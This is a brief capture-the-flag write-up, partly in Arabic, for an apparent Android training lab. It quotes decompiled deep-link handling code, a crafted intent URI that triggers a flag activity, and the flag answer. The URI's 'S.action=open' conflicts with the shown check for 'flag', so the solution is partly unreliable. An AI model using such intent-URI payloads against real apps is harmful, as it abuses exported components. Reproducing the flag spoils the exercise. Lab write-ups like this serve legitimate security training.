if (isDeeplink(intent) && action.equals("io.hextree.action.GIVE_FLAG")) {
    Bundle extras = intent.getExtras();
    if (extras == null) {
        finish();
    }
    String string = extras.getString("action", "open");
    if (extras.getBoolean("flag", false) && string.equals("flag")) {
        this.f.addTag(Boolean.valueOf(extras.getBoolean("flag", false)));
        this.f.addTag(string);
        success(this);
    } else if (string.equals("open")) {
        Toast.makeText(this, "Website: " + extras.getString("message", "open"), 1).show();
    }
```

هنا اه هو قايل لو مش محددين host هنحط intent: بدل intent://

1- go to this url https://ht-api-mocks-lcfc4kr5oa-uc.a.run.app/android-link-builder?href=

2- enter this

```
intent:#Intent;package=io.hextree.attacksurface.activities;action=io.hextree.action.GIVE_FLAG;component=io.hextree.attacksurface.activities.Flag15Activity;S.action=open;B.flag=true;end
```

Flag is **HXT{intent-uris-are-cool-12fgv}**